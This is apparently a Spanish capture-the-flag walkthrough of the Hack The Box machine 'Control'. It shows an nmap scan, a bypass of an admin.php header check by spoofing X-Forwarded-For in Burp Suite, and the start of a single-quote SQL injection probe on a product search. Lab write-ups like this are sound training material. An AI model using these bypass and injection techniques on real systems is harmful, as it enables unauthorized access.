
# HTB MÁQUINA CONTROL

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.5, es una maquina en Windows y que está en la categoría de Hard.





- ***User:***

Lo primero que realizamos es un escaneo de puertos para ver si nos encontramos con alguna vulnerabilidad o a que nos vamos a enfrentar, en ese escaneo vemos que cuenta con el puerto 80 abierto con el servicio http, así que vamos a ver que nos encontramos en la página web.


```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
root@angussMoody:~/hackthebox/Control-10.10.10.167# cat nmap.txt
# Nmap 7.80 scan initiated Sun Apr  5 22:15:11 2020 as: nmap -p80,135,3306,49666,49667 -sC -sV -o nmap.txt 10.10.10.167
Nmap scan report for 10.10.10.167
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Fidelity
135/tcp   open  msrpc   Microsoft Windows RPC
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL, WMSRequest, giop:
|_    Host '10.10.14.165' is not allowed to connect to this MariaDB server
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=4/5%Time=5E8A9ECD%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4B,"G\0\0\x01\xffj\x04Host\x20'10\.10\.14\.165'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(WMSRequest,4
SF:B,"G\0\0\x01\xffj\x04Host\x20'10\.10\.14\.165'\x20is\x20not\x20allowed\
SF:x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(giop,4B,"G\0\0\
SF:x01\xffj\x04Host\x20'10\.10\.14\.165'\x20is\x20not\x20allowed\x20to\x20
SF:connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  5 22:16:27 2020 -- 1 IP address (1 host up) scanned in 76.79 seconds
root@angussMoody:~/hackthebox/Control-10.10.10.167#
```


# Control

Dentro de la página vemos un enlace que nos manda a una página llamada admin.php, así que vamos a ver con que nos encontramos en este directorio.




En este directorio nos dice que no tenemos acceso, que falta el encabezado y que debemos pasar por el proxy para acceder a la página.






Revisando el código fuente de la página nos encontramos con un comentario que nos indica que nos falta el Header para continuar con la visualización de la página, así que vamos a investigar como podemos pasar este filtro.

Control


Investigando un poco nos encontramos con esta página que nos puede ayudar a saltarnos esa restricción a la página de admin.php (https://docs.aws.amazon.com/es_es/elasticloadbalancing/latest/classic/x-forwarded-headers.html) en este punto vamos a hacer uso de la herramienta BurpSuite, ingresando el comando como nos indica la página.




Y de esta manera ya podemos saltar este filtro y nos encontramos con una página de productos.




Control





Como estamos realizando pruebas, va ha ser muy molesto estar agregando en cada consulta el comando, así que vamos a las opciones el proxy y en la parte de Match and Replace, agregamos este comando

Realizamos una prueba, en este caso vamos a realizar una búsqueda de uno de los archivos listato, para saber cómo responde la página y vemos que dentro de una variable llamada productName nos hace el llamado del producto que estamos buscando





Control

Realiza la búsqueda sin ninguna novedad





Pero vamos a ver que pasa cuando mandemos en la consulta una comilla simple, prueba que generalmente realizamos cuando nos encontramos este tipo de escenarios.



